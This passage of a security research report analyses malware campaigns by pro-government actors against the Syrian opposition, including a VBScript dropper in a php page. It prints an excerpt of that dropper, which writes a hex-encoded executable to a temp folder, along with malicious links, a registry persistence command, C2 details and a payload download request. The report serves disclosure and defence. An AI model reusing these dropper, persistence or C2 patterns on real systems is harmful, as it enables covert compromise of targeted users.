
When the victim executes the Windows shortcut, they are directed to one of several malicious links depending on the zipfile that they were sent. These are visible in the link parsing.

Links embedded in the Windows shortcut:

**Link Sample A** (active)
http://[REDACTED]om/g.php?url=http://www.youtube.com/watch?v=jDkluDCn7fA**Link Sample B** (defunct)
http://google-panel.html-5.me/g.php?url=http://www.youtube.com/watch?v=Uw3Ny2A1WvQ**Link Sample C** (defunct)
http://for-google.allalla.com/u.php?url=http://www.alkalimaonline.com/news.php?id=118868

The victim is then shown either a YouTube video featuring Sheikh Adnan al-Arour, or a story on http://www.alkalimaonline.com, a Lebanese news site.

Example of YouTube video shown to victim:


Recycle Bin
YouTube - ▯▯▯ ▯▯▯▯▯ ▯▯▯▯▯ ▯▯▯▯▯▯▯ ▯▯▯▯▯▯▯▯▯ ▯▯▯▯▯▯ ▯▯▯▯▯▯ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.youtube.com/watch?v=Uw3Ny2A1WvQ
Go Links
ShamNews24 Subscribe
مباشر
الأخبار
0:38 / 3:07
Like Flag
9,479 views
Done
Internet
start
YouTube - رأي الش...

## The Malware

While the victim sees the decoy YouTube video or news website, a php file (g.php) that contains a hex-encoded malicious binary is fetched.

Excerpt from G.php:[10]

```
Please wait ..
<script language='javascript'>
document.location=";
</script><HTML>
<script language=vbs>
Set o=CreateObject("Scripting.FileSystemObject")
Set s=CreateObject("WScript.Shell")
p=o.GetSpecialFolder(2)&"\1.exe"
t=split("4D,5A,90,0,3,0,0,0,4,0,0,0,FF,FF,0,0,B8,0,0,0,0,0,0,0,40,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
,0,0,0,0,0,0,0,0,0,0,0,80,0,0,0,E,1F,BA,E,0,B4,9,CD,21,B8,1,4C,CD,21,54,68,69,73,20,70,72,6F,67,72,61,6D,
20,63,61,6E,6E,6F,74,20,62,65,20,72,75,6E,20,69,6E,20,44,4F,53,20,6D,6F,64,65,2E,D,D,A,24,0,0,0,0,0,0,0,
50,45,0,0,4C,1,3,0,44,20,B6,51,0,0,0,0,0,0,0,0,E0,0,2,1,B,1,8,0,0,CC,1,0,0,8,0,0,0,0,0,0,3E,EA,1,0,0,20,0,0,0,
0,0,0,0,0,40,0,0,20,0, <SNIP> <SNIP>
<SNIP> <SNIP>
<SNIP> <SNIP>
<SNIP> <SNIP>
```

Once extracted, the binary[11] of “Sample A” has the following properties:

| | |
|---|---|
| Build Date | [Mon Jun 10 18:51:48 2013 UTC] |
| Comments | This installation was built with Inno Setup. |
| FileDescription | Session Disconnection Utility |

The malware also adds a registry key to make it persistent across reboots:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v "Shell"
/d "C:\WINDOWS\explorer.exe, C:\Documents and Settings\user\Local Settings\Temp\atiapfxx.exe" /f
```

The malware contains strings referring to “Data Protector v2” which appears to refer a crypter that is compatible with a range of RATs and advertised for download in a number of forums.[12]

C:\Users\John\Documents\Visual Studio 2012\Projects\Data Protector v2\atiapfxx\atiapfxx\bin\Release\Obfuscated\atiapfxx.pdb

## Command and Control

Once the malware is successfully installed on the victim's computer, it communicates with a C2 server at: tn5.linkpc.net

On June 11, this pointed to the following SyriaTel address:

```
Domain: tn5.linkpc.net
IP: 94.252.198.112
netnum:    94.252.192.0 - 94.252.255.255
netname:   SY-SYRIATEL-MOBILE
descr:     Syriatel 3G
country:   SY
```

This domain has been active since at least October 2012 and has pointed to many different addresses in Syrian IP space on both the SyriaTel and Tarassul ISPs, as well as AnchorFree VPN addresses.

The malware attempts to download a remote file called "123.functions":

```
GET /123.functions HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; (R1 1.5); .NET4.0C; .NET4.0E; .NET
CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: tn5.linkpc.net:81
```

It was not possible to retrieve the remote file at the time of analysis, however, this behavior has been previously observed in malware targeting the Syrian opposition used to implant Xtreme RAT.

## CONCLUSIONS

As the conflict in Syria drags on, digital campaigns targeting Syrian opposition have persisted. We have chosen to highlight two attacks that are part of recent efforts by Pro-Government Electronic Actors to compromise opposition communications and steal their secrets.

These attacks cater to the opposition's communication behaviors and tactics. They are indicative of a combination of prior intelligence about the opposition, and ingenuity in social engineering. For example, many in the Syrian opposition are now aware of the electronic threats they face and seek out tools to increase their communications security and privacy. Tools and information about security and communications are in constant circulation. Some of this material addresses well-defined vulnerabilities. We have observed a greater degree of care among many in the opposition when facing certain situations that were common attack modalities in 2012. As awareness grows and behavior evolves, we suspect that some of the attacks that we regularly observed in 2012 are much less successful today.

Some of the information and practices that are shared between users, however, are much less appropriate, even inadvertently dangerous. For example, many legitimate tools are shared via third party file sharing sites or over social media. This situation presents a rich variety of targets for attackers in which to seed malicious binaries and links masquerading as familiar or desirable tools.

We infer that from the point of view of these attackers, not all attacks need to have sophisticated malware in order to be successful enough to be worth doing. Yet, perhaps in response to the growing awareness of previous and often widely targeted attacks against the Syrian opposition, attackers continue to innovate and experiment with new techniques that blend social engineering with new attack styles. The experiments are sometimes clearly successful. For example, in the case of Attack 2, the Windows shortcut files were not conclusively identified as malicious by even savvy opposition members for an extended period of time.

We hope that this post will increase awareness of the two attacks among potential targets. In the meantime, users who have executed either the fake Freegate file or clicked on one of the Windows shortcut files should consider their computers and accounts compromised.

## APPENDIX: RECOMMENDATIONS FOR FREEGATE AND FREEGATE USERS

The Freegate website is blocked in China (its primary target market), as is the case with other similar circumvention tools. To get around blocking, tools are often distributed between individuals, or through untrusted downloads from third party sites. This is an unfortunate vector for attackers to distribute malicious installers and bundles that also contain functional versions of the program. As demonstrated by our work on the Freegate malware, as well as the Green Simurgh case, these vulnerabilities are exploited with serious consequences for high-risk users.

We understand the resource constraints that developers of free security and circumvention software often face. As such, we propose two simple steps that Freegate could take to help mitigate the current and similar future threats.

- **1) Freegate should take steps to make their users aware of the threat.**
  We provided Freegate developers with details of the attack, copies of the malicious binary, and other details prior to publication. We would like to point them towards the example established by Green

Simurgh, who promptly posted a multilingual warning to their website when a malicious repackaging of their tool was found to be targeting Syrian users. We have offered to help them translate any warning materials into Arabic.

- **2) Freegate should implement by-default HTTPS on their website.**
  Currently, visitors to the Freegate website follow non-HTTPS links to an unencrypted download. We believe that this presents a clear risk for man-in-the-middle attacks. Most developers of similar anti-censorship, circumvention, and security tools have implemented this security measure. We encourage Freegate to follow suit.

## ACKNOWLEDGEMENTS

Special thanks to several anonymous Syrians who brought these malware samples to our attention.

Additional thanks to Bill Marczak, Byron Sonne, Adam Senft, and Ron Deibert.

### Footnotes

[1] State-Sponsored Malware, "Electronic Frontier Foundation," https://www.eff.org/issues/state-sponsored-malware.

[2] We notified Freegate on June 17, 2013.

[3] **MD5** b3e1c2e40be54fbc0f7921ea8ce807e2
**SHA1** 3f6436420e84ac96d9a3c93045c07cdadda8ec81
**SHA256** 3712907740045871eef218fea7292c9c017e64cbb56b193b93f1a1b80afe599d

[4] **MD5** 8eda7dfa4ec4ac975bb12d2a3186bbeb
**SHA1** b5c49bbbf7499a30110adc94480b3edbc8d6e92b
**SHA256** 829e137279f691e493c211108b62c8e15b079bd619ba19ad388450878e0585d0

[5] It failed to execute with .NET 4.0 on Windows XP.

[6] The implant is installed regardless of whether or not the victim completes the FreeGate installation process.

[7] The file fg735p.exe matches the hash of a legitimate FreeGate installer.
**MD5** b083418be502162a4e248faab363f1b9
**SHA1** 030937f008bc203198e3754b1b54bb6d8d72794b
**SHA256** d6ded89b91cdcd5d9ad4f6453f38f04f11f608d8db77db09e7400cfd7bcecddf

[8] **MD5** 2ba789458781b1dfd7f34624c8410edb
**SHA1** 77fd62d8e630e74d637682b91d0952d48b7c52be
**SHA256** 80b3fa8113a89040048a87c63ab9d8117368f2579368f5ea5999b145c47c4490

[9] **MD5** 59c6e0fa61d62a1f52b6092dc92a4aa7
**SHA1** fce82013dbb9261db8b14451122fa889dfdba2e0
**SHA256** 71cb3e1007da3193c89a532b275cf539730b25bd63bcc5e912503ddd4bc9097f

[10] **MD5** 61a26c391aa95084521f5c0f6f70b966
**SHA1** bd901cf02778d5c76dfe7c2877d773baa5bae5a7

**SHA256** 2c7600e0e660b0788faf5f5de3c10ac257000a557278eba41d3e7ec6175f22fb

[11] **MD5** 00cc589571fa6e078cb92b34ea2ee1cc

**SHA1** bfe30069998c5e4c43f98f17538678074d02ca3d

**SHA256** bcf32f82f0971c8984bb493f5473f0f417c203c0484c80a772ee1165a8c7675d

[12] For example, see: http://undercrypter.blogspot.de/2013/03/blog-post.html.